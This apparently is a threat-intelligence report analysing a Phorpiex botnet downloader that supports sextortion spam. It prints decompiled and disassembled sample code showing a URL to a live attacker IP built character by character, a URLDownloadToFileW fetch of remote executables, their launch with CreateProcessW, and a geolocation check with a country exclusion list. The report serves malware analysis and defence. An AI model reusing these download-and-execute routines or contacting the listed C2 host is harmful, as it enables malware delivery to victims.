

Phorpiex: Inside the Botnet Powering Global Sextortion Spam Operations

 pointwild.com/threat-intelligence/phorpiex-inside-the-botnet-powering-global-sextortion-spam-operations

Point Wild

July 14, 2026



Executive Summary

Point Wild analyzed a sextortion campaign leveraging infrastructure associated with the Phorpiex botnet, a malware family historically known for large-scale spam distribution and financially motivated operations.

Our analysis identified an infection chain in which downloader components communicate with command-and-control (C2) infrastructure to retrieve additional payloads and trace the victim's geo-location. Observed functionality includes downloading secondary executables, gathering host information, and determining the victim's geographic location. The campaign ultimately transitions from technical activity to monetization, where victims are targeted with sextortion-themed emails designed to coerce cryptocurrency payments.

The extortion emails claim that the victim's device has been compromised through a Remote Administration Tool (RAT) and that compromising recordings have been captured through webcam surveillance. Victims are threatened with the public release of the alleged content unless a Bitcoin payment is made within a specified timeframe. Despite the alarming nature of

these claims, the emails provide no supporting evidence, indicating that the operation relies heavily on psychological manipulation and reputational fear rather than demonstrating a confirmed compromise.

Point Wild's findings highlight how threat actors continue to repurpose established botnet infrastructure to support financially motivated campaigns at scale. By combining automated malware distribution with socially engineered extortion tactics, the actors can maximize victim reach while minimizing operational overhead. This activity underscores the ongoing evolution of cybercriminal monetization strategies, where technical capabilities and human-targeted deception work together to increase the likelihood of financial gain.

Point Wild independently analyzed the sample and infrastructure; however, since Phorpiex has been extensively documented by the security community, relevant public research is referenced to provide historical context and acknowledge prior work.

Possible Initial Infection Vectors

Based on the observed infection chain and historical Phorpiex activity, victims were likely targeted through one or more of the following delivery mechanisms:

- Large-scale spam email campaigns containing malicious attachments.
- Phishing emails with links to downloader malware.
- ZIP or archive files containing malicious executables.
- Social engineering lures are disguised as invoices, receipts, or financial documents.
- Fake shipping, delivery, or payment notification emails.
- Trojanized software installers obtained from untrusted sources.
- Malvertising campaigns redirect users to malware-hosting websites.
- Fake software or browser update prompts.
- Secondary payload delivery through existing malware infections.
- Downloads from compromised or attacker-controlled websites.

Fear, Sextortion, and the Illusion of Compromise




Fig 1: Sextortion email claiming device compromise and webcam recording to extort Bitcoin payments from victims. Imagine opening your inbox to find a message claiming that a threat actor has been secretly monitoring you through your webcam. The email alleges that your device was infected with a Remote Administration Tool (RAT), granting the attacker access to your files, accounts, and camera. To intensify the pressure, the sender claims to have recorded compromising footage and threatens to distribute it to family members, friends, colleagues, social media contacts, and even dark web communities. As observed by Point Wild, the message is carefully crafted to provoke an immediate emotional response, leaving victims feeling exposed, vulnerable, and pressured to act before verifying the legitimacy of the claims.

However, this extortion attempt does not exist in isolation. Point Wild's analysis indicates that the sextortion emails are part of a broader malware-driven ecosystem involving the Phorpiex botnet. Leveraging millions of compromised systems, the botnet distributes malicious emails at scale, significantly increasing the reach of the campaign.

Point Wild has been identified as a campaign primarily associated with sovereign states in Asia. For details on the number of systems compromised by this botnet, refer to this valuable [Bitsight](#) resource. Victims who interact with the delivered content may unknowingly execute downloader components that establish communication with command-and-control (C2) infrastructure and retrieve additional payloads. According to Point Wild's findings, these payloads are capable of collecting victim information, downloading secondary malware, and

identifying the victim's geographic location, enabling threat actors to better understand and categorize potential targets.

Once victim information has been gathered, the campaign shifts from technical activity to psychological manipulation. The sextortion email serves as the monetization stage of the operation, where fear becomes the primary weapon. Point Wild observed that the threat actor attempts to strengthen the credibility of the threat by claiming that all traces of the malware have already been removed from the victim's system and warning that multiple copies of the email will be delivered until the demand is met. The victim is instructed to transfer \$1,200 USD in Bitcoin (BTC) to a specified cryptocurrency wallet, with references to legitimate cryptocurrency exchanges provided to simplify the payment process.

Point Wild's analysis suggests that the effectiveness of the campaign lies not in demonstrating a verified compromise but in exploiting human emotions. Fear of reputational damage, embarrassment, and public exposure is used to manipulate victims into making impulsive decisions. Notably, the email provides no evidence to substantiate its claims, a characteristic frequently observed in large-scale sextortion campaigns. By combining botnet-powered distribution, victim profiling, and fear-based social engineering, threat actors can target a vast number of individuals while maintaining a highly scalable and cost-effective operation. The campaign demonstrates how modern cybercriminals increasingly blend malware infrastructure with psychological coercion, transforming technical access and victim data into a tool for financial extortion.

Protocol	Local Address	Remote Address	State
TCP	desktop-4h7n2dq:58794	121.124.140.34.bc.googleusercontent.com:smtp	FIN_WAIT2
TCP	desktop-4h7n2dq:59852	mail.taxky.net:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59862	li1029-75.members.linode.com:smtp	SYN_SENT
TCP	desktop-4h7n2dq:59916	mtagw0003.mail.vip.otm.ynwp.yahoo.co.jp:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59918	mx.mymts.net:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59924	mtaproxy1.free.mail.vip.ne1.yahoo.com:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59930	mx.videotron.ca:smtp	SYN_SENT
TCP	desktop-4h7n2dq:59934	mx-ha02.web.de:smtp	CLOSING
TCP	desktop-4h7n2dq:59937	smtp-in.libero.it:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59940	smtpin.rzone.de:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59941	mx.t-online.hu:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59944	mx5.wp.pl:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59947	mtaproxy5.free.mail.vip.gq1.yahoo.com:smtp	CLOSING
TCP	desktop-4h7n2dq:59955	mx.generic-isp.com:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59958	mtagw0003.mail.vip.otm.ynwp.yahoo.co.jp:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59970	52.101.9.22:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59973	132.161.141.34.bc.googleusercontent.com:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59978	mtaproxy1.free.mail.vip.ne1.yahoo.com:smtp	ESTABLISHED
TCP	desktop-4h7n2dq:59979	mx3.mail.bg:smtp	ESTABLISHED

Fig 2: Live Botnet- driven spam distribution through SMTP

Point Wild observed the process establishing multiple concurrent SMTP connections to numerous external mail servers shortly after execution. The network activity included communication with infrastructure associated with various email service providers and domains, with several connections reaching an ESTABLISHED state while others remained in SYN_SENT, FIN_WAIT2, or CLOSING states. The volume and diversity of outbound SMTP connections indicate automated email transmission behavior rather than normal user-driven email activity.

This pattern is consistent with malware leveraging infected systems to distribute large volumes of email messages as part of a spam or botnet-driven operation. By directly communicating with multiple mail servers, the malware can efficiently deliver messages to a large number of recipients while reducing dependence on a single email provider. In the context of the broader Phorpiex-related activity observed during this investigation, the behavior aligns with the botnet's historical use of compromised hosts to facilitate mass email distribution, including spam, malware delivery, and sextortion campaigns.

The observed SMTP activity demonstrates how infected hosts can be repurposed as email distribution nodes within a larger botnet infrastructure. Such functionality enables threat actors to scale campaigns, increase delivery success rates, and support subsequent monetization efforts through malware distribution and extortion operations.

Attack Flow




Fig 3: Attack Flow

Technical Details:

During analysis, we observed that the sample invoked the `GetTempFileNameW` API from `kernelbase.dll` to generate a temporary filename within the user's temporary directory. The API was provided with `C:\Users\admin\AppData\Local\Temp\` as the target path for file creation. The malware dynamically generates the filename instead of using a hardcoded value. This approach helps it evade simple signature-based detection and reduces the likelihood of filename collisions on the infected system.

```

76A158D0 <kernelbase.GetTempFileName>
mov edi,edi
push ebp
mov ebp,esp
and esp,FFFFFFF8
sub esp,34
mov eax,dword ptr ds:[76A55CC0]
xor eax,esp
mov dword ptr ss:[esp+30],eax
mov eax,dword ptr ss:[ebp+C]
and dword ptr ss:[esp+10],0
push ebx
mov ebx,dword ptr ss:[ebp+14]
push esi ; esi:EntryPoint
push edi ; edi:EntryPoint
mov edi,dword ptr ss:[ebp+8] ; edi:EntryPoint, [ebp+08]:L"C:\\Users\\admin\\AppData\\Local\\Temp\\"
mov dword ptr ss:[esp+10],eax
lea eax,dword ptr ss:[esp+2C] ; [esp+2C]:GetTempFileNameW
push edi ; edi:EntryPoint
push eax
mov dword ptr ss:[esp+28],ebx
call dword ptr ds:[<RtlInitUnicodeStringEx>]
test eax,eax
jns kernelbase.76A15918

```

Fig 4: Random Temporary Filename Generator – Malware Payload Staging with Unpredictable Filenames

Upon analysis, the binary was observed invoking CreateFileW to access a temporary file located in C:\Users\admin\AppData\Local\Temp\. The sample constructs the path dynamically and uses the filename 7B5C.tmp, indicating that the file is generated at runtime rather than being statically defined.

```

75ED8140 <kernelbase.CreateFileW>
mov edi,edi
push ebp
mov ebp,esp
and esp,FFFFFFF8
sub esp,1C
mov ecx,dword ptr ss:[ebp+1C]
mov eax,ecx
and eax,7FB7
mov dword ptr ss:[esp+4],18 ; [esp+04]:L"C:\\Users\\admin\\AppData\\Local\\Temp\\7B5C.tmp"
push ebx ; ebx:L"C:\\Users\\admin\\AppData\\Local\\Temp\\7B5C.tmp"
mov ebx,dword ptr ss:[ebp+C]
mov dword ptr ss:[esp+C],eax
mov eax,ecx
push esi
and eax,FFF00000
xor esi,esi
mov dword ptr ss:[esp+14],eax
push edi ; edi:L".tmp"
mov edi,dword ptr ss:[ebp+8] ; [ebp+08]:L"C:\\Users\\admin\\AppData\\Local\\Temp\\"
test ecx,100000
je kernelbase.75ED8188

```

Fig 5: Temp Directory File Operations

```


75ED8140 <kernelbase.CreateFileW>
mov edi,edi
push ebp
mov ebp,esp
and esp,FFFFFFF8
sub esp,1C
mov ecx,dword ptr ss:[ebp+1C]
mov eax,ecx
and eax,7FB7
mov dword ptr ss:[esp+4],18 ; [esp+04]:L"C:\\Users\\admin\\AppData\\Local\\Temp\\7B5C.tmp"
push ebx ; ebx:L"C:\\Users\\admin\\AppData\\Local\\Temp\\7B5C.tmp"
mov ebx,dword ptr ss:[ebp+C]
mov dword ptr ss:[esp+C],eax
mov eax,ecx
push esi
and eax,FFF00000
xor esi,esi
mov dword ptr ss:[esp+14],eax
push edi ; edi:L".tmp"
mov edi,dword ptr ss:[ebp+8] ; [ebp+08]:L"C:\\Users\\admin\\AppData\\Local\\Temp\\"
test ecx,100000
je kernelbase.75ED8188

```

Fig 5: Temp Directory File Operations

After creating the temporary file, the file was observed modifying the extension of a temporary filename generated through

GetTempFileNameW. The routine receives pointers to the strings .tmp and .exe and performs a character-by-character copy operation to overwrite the original extension.



```
7210491624a5d4821ad377e583c2d84d54f0623e5354e4eedce24922adaf9e55.mrg.0040A9DA
mov eax,dword ptr ss:[ebp+8] ; [ebp+08]:L".tmp"
mov ecx,dword ptr ss:[ebp+C] ; [ebp+0C]:L".exe"
mov dl,byte ptr ds:[ecx]
mov byte ptr ds:[eax],dl ; eax:L".tmp"
mov eax,dword ptr ss:[ebp+8] ; [ebp+08]:L".tmp"
add eax,1 ; eax:L".tmp"
mov dword ptr ss:[ebp+8],eax ; [ebp+08]:L".tmp"
mov ecx,dword ptr ss:[ebp+C] ; [ebp+0C]:L".exe"
add ecx,1
mov dword ptr ss:[ebp+C],ecx ; [ebp+0C]:L".exe"
jmp 7210491624a5d4821ad377e583c2d84d54f0623e5354e4eedce24922adaf9e55.mrg.40A9CA
```

Fig 6: Malware File Extension Converter – .TMP to .EXE Transformer

As a result, the malware converts the generated temporary file path from a non-executable format into an executable file. For example, a filename such as “FFFF.tmp” is transformed into “FFFF.exe” before being used in subsequent operations.

8985 98FDFFFF	mov dword ptr ss:[ebp-268],eax	[ebp-268]:URLDownloadToFilew
83BD 98FDFFFF 00	cmp dword ptr ss:[ebp-268],0	[ebp-268]:URLDownloadToFilew
75 05	jne 7210491624a5d4821ad377e583c2d84d54f	
E9 29040000	jmp 7210491624a5d4821ad377e583c2d84d54f	
BA 68000000	mov edx,68	68: 'h'
66:8995 20F9FFFF	mov word ptr ss:[ebp-6E0],dx	
B8 74000000	mov eax,74	74: 't'
66:8985 22F9FFFF	mov word ptr ss:[ebp-6DE],ax	
B9 74000000	mov ecx,74	74: 't'
66:898D 24F9FFFF	mov word ptr ss:[ebp-6DC],cx	
BA 70000000	mov edx,70	70: 'p'
66:8995 26F9FFFF	mov word ptr ss:[ebp-6DA],dx	
B8 3A000000	mov eax,3A	3A: ':'
66:8985 28F9FFFF	mov word ptr ss:[ebp-6D8],ax	
B9 2F000000	mov ecx,2F	2F: '/'
66:898D 2AF9FFFF	mov word ptr ss:[ebp-6D6],cx	
BA 2F000000	mov edx,2F	2F: '/'
66:8995 2CF9FFFF	mov word ptr ss:[ebp-6D4],dx	
B8 31000000	mov eax,31	31: '1'
66:8985 2EF9FFFF	mov word ptr ss:[ebp-6D2],ax	
B9 37000000	mov ecx,37	37: '7'
66:898D 30F9FFFF	mov word ptr ss:[ebp-6D0],cx	
BA 38000000	mov edx,38	38: '8'
66:8995 32F9FFFF	mov word ptr ss:[ebp-6CE],dx	
B8 2E000000	mov eax,2E	2E: '.'
66:8985 34F9FFFF	mov word ptr ss:[ebp-6CC],ax	
B9 31000000	mov ecx,31	31: '1'
66:898D 36F9FFFF	mov word ptr ss:[ebp-6CA],cx	
BA 36000000	mov edx,36	36: '6'
66:8995 38F9FFFF	mov word ptr ss:[ebp-6C8],dx	
B8 2E000000	mov eax,2E	2E: '.'
66:8985 3AF9FFFF	mov word ptr ss:[ebp-6C6],ax	
B9 35000000	mov ecx,35	35: '5'
66:898D 3CF9FFFF	mov word ptr ss:[ebp-6C4],cx	
BA 34000000	mov edx,34	34: '4'
66:8995 3EF9FFFF	mov word ptr ss:[ebp-6C2],dx	
B8 2E000000	mov eax,2E	2E: '.'
66:8985 40F9FFFF	mov word ptr ss:[ebp-6C0],ax	
B9 31000000	mov ecx,31	31: '1'
66:898D 42F9FFFF	mov word ptr ss:[ebp-6BE],cx	
BA 30000000	mov edx,30	30: '0'
66:8995 44F9FFFF	mov word ptr ss:[ebp-6BC],dx	
B8 39000000	mov eax,39	39: '9'
66:8985 46F9FFFF	mov word ptr ss:[ebp-6BA],ax	
B9 2F000000	mov ecx,2F	2F: '/'
66:898D 48F9FFFF	mov word ptr ss:[ebp-6B8],cx	
BA 33000000	mov edx,33	33: '3'
66:8995 4AF9FFFF	mov word ptr ss:[ebp-6B6],dx	
B8 32000000	mov eax,32	32: '2'
66:8985 4CF9FFFF	mov word ptr ss:[ebp-6B4],ax	
B9 2E000000	mov ecx,2E	2E: '.'
66:898D 4EF9FFFF	mov word ptr ss:[ebp-6B2],cx	
BA 65000000	mov edx,65	65: 'e'
66:8995 50F9FFFF	mov word ptr ss:[ebp-6B0],dx	
B8 78000000	mov eax,78	78: 'x'
66:8985 52F9FFFF	mov word ptr ss:[ebp-6AE],ax	
B9 65000000	mov ecx,65	65: 'e'
66:898D 54F9FFFF	mov word ptr ss:[ebp-6AC],cx	

Fig 7: Malware String Decoder – Remote payload

In Fig.7, it was observed that the sample dynamically constructs the download URL in memory by writing individual Unicode characters to stack-based buffers through multiple mov instructions. The resulting string forms the URL **http[:]//178.16.54.109/32.exe**.

The malware does not store the complete URL as a contiguous string within the binary. Instead, it assembles the URL character-by-character at runtime, likely as a simple obfuscation technique to evade static string-based detection and hinder automated analysis.

8D85 78FBFFFF	lea eax,dword ptr ss:[ebp-488]	eax:L"C:\\Users\\admin\\AppData\\Local\\Temp\\7B5C.exe"
50	push eax	
8D8D 20F9FFFF	lea ecx,dword ptr ss:[ebp-6E0]	ecx:L"http://178.16.54.109/32.exe"
51	push ecx	
6A 00	push 0	
FF95 98FDFFFF	call dword ptr ss:[ebp-268]	[ebp-268]:URLDownloadToFileW
85C0	test eax,eax	eax:L"C:\\Users\\admin\\AppData\\Local\\Temp\\7B5C.exe"
74 05	je 7210491624a5d4821ad377e583c2d84d54f062	
E9 89020000	jmp 7210491624a5d4821ad377e583c2d84d54f062	
C685 9CFDFFFF 75	mov byte ptr ss:[ebp-264],75	75:'u'


```

73E15DB0 <urlmon.URLDownloadToFileW>
mov edi,edi
push ebp
mov ebp,esp
push ecx ; ecx:L"http://178.16.54.109/32.exe"
push esi ; esi:EntryPoint
push edi ; edi:EntryPoint
push 26C
call urlmon.73E33D0E
pop ecx ; ecx:L"http://178.16.54.109/32.exe"
test eax,eax ; eax:L"C:\\Users\\admin\\AppData\\Local\\Temp\\7B5C.exe"
je urlmon.73E15DFE

```

Fig 8: Malware Payload Download Engine – URLDownloadToFileW API Implementation

During dynamic analysis, it was observed that the sample invokes the URLDownloadToFileW API from urlmon.dll to retrieve a remote payload from a remote server. The API is supplied with the URL **http[://]178.16.54.109/32.exe** as the source location and saves the downloaded file to **C:\Users\admin\AppData\Local\Temp\7B5C.exe**.

Following the API invocation, the file performs a status check using the test eax, eax instruction to determine whether the download operation completed successfully. A return value of 0 (S_OK) indicates that the payload was downloaded successfully.

This behavior demonstrates that the analyzed sample functions as a downloader, where the initial executable retrieves a secondary-stage payload from an external server and stores it within the user's temporary directory for subsequent execution

Artifact of this downloader file-




Fig 9: Downloader file (32.exe)

In Fig.10, the sample was observed invoking the CreateProcessW API to execute the downloaded payload. Before the API invocation, the malware initializes the STARTUPINFO structure by setting its cb member to 0x44, corresponding to the expected size of the structure. In addition, a PROCESS_INFORMATION structure is allocated to receive information related to the newly created process.

```

7210491624a5d4821ad377e583c2d84d54f0623e5354e4eedce24922adaf9e55.mrg.0040A711
push 44
push 0
lea eax,dword ptr ss:[ebp-770] ; eax:CreateProcessW
push eax ; eax:CreateProcessW
call 7210491624a5d4821ad377e583c2d84d54f0623e5354e4eedce24922adaf9e55.mrg.40A7F0
add esp,C
mov dword ptr ss:[ebp-770],44 ; 44:'D'
push 10
push 0
lea ecx,dword ptr ss:[ebp-6F4] ; ecx:CreateProcessW
push ecx ; ecx:CreateProcessW
call 7210491624a5d4821ad377e583c2d84d54f0623e5354e4eedce24922adaf9e55.mrg.40A7F0
add esp,C
lea edx,dword ptr ss:[ebp-6F4] ; edx:CreateProcessW
push edx ; edx:CreateProcessW
lea eax,dword ptr ss:[ebp-770] ; eax:CreateProcessW
push eax ; eax:CreateProcessW
push 0
push 0
push 0
push 0
push 0
push 0
push 0
push 0
lea ecx,dword ptr ss:[ebp-488] ; ecx:CreateProcessW
push ecx ; ecx:CreateProcessW
call dword ptr ss:[ebp-10]
test eax,eax ; eax:CreateProcessW
je 7210491624a5d4821ad377e583c2d84d54f0623e5354e4eedce24922adaf9e55.mrg.40A7B1

```

Fig 10: CreateProcessW Loop for Parallel Malware Execution

After preparing the required execution parameters, the malware supplies the path of the downloaded executable to CreateProcessW and attempts to launch the secondary-stage payload. The success of the operation is subsequently verified by examining the return value of the API call.

Stage 2: Analysis of the Downloader file

```

Sleep(0x4E20u);
if ( !(unsigned __int8)sub_401000() )
    return 1;
ppResult = nullptr;
pHints.ai_flags = 0;
memset(&pHints.ai_protocol, 0, 20);
pHints.ai_family = 0;
pHints.ai_socktype = 1;
v14 = getaddrinfo("ip-api.com", "80", &pHints, &ppResult);
if ( v14 )
    goto LABEL_4;
s = -1;
for ( i = ppResult; i; i = i->ai_next )
{
    s = socket(i->ai_family, i->ai_socktype, i->ai_protocol);
    if ( s != -1 )
    {
        v14 = connect(s, i->ai_addr, i->ai_addrlen);
        if ( v14 != -1 )
            break;
        closesocket(s);
        s = -1;
    }
}

```

Fig 11: IP Geolocation Detector – Identifies Victim's Country for Geofencing

The memory dump contains the following geolocation information:

```
{
  "status": "",
  "country": "",
  "countryCode": "",
  "region": "",
  "regionName": "",
  "city": "",
  "zip": "",
  "lat": ,
  "lon": ,
  "timezone": "",
  "isp": "",
  "org": "",
  "as": "",
  "query": ""
}
```

Fig 13: Memory dump of geolocation information

```

,
LABEL_20:
  closesocket(s);
  sub_401030();
  Str1 = (char *)sub_401040(Destination, "\"countryCode\": \"\", \"\");
  if ( Str1 )
  {
    if ( !strcmp(Str1, "US")
        || !strcmp(Str1, "SE")
        || !strcmp(Str1, "CA")
        || !strcmp(Str1, "CH")
        || !strcmp(Str1, "GB")
        || !strcmp(Str1, "LI")
        || !strcmp(Str1, "NL")
        || !strcmp(Str1, "LU")
        || !strcmp(Str1, "NZ")
        || !strcmp(Str1, "DE") )
    {
      MessageBoxA(nullptr, "Success", nullptr, 0);
      ExitProcess(0);
    }
    sub_401280(L"http://178.16.54.109/newtpp.exe");
    if ( (unsigned __int8)sub_401160() )
      sub_401100();
    free(Str1);
  }
  return 0;
}
}
```

Fig 14: IP Geolocation Detector – Identifies Victim's Country for Geofencing and Targeted Malware Distribution

During analysis, the sample was observed implementing a geolocation-based execution control mechanism before downloading its secondary payload. The malware parses the

response received from the external geolocation service and extracts the value associated with the countryCode field.

The extracted country code is compared against a hardcoded list of countries, including the United States (US), Sweden (SE), Canada (CA), Switzerland (CH), the United Kingdom (GB), Liechtenstein (LI), the Netherlands (NL), Luxembourg (LU), New Zealand (NZ), and Germany (DE).

If the infected system is determined to be located within one of the specified countries, the malware displays a message box and immediately terminates execution via ExitProcess(). This behavior prevents the payload delivery process from continuing on systems located within those regions.

When the victim's country does not match any entry in the exclusion list, the malware proceeds to download a secondary-stage payload from **http[:]//178.16.54.109/newtpp.exe**

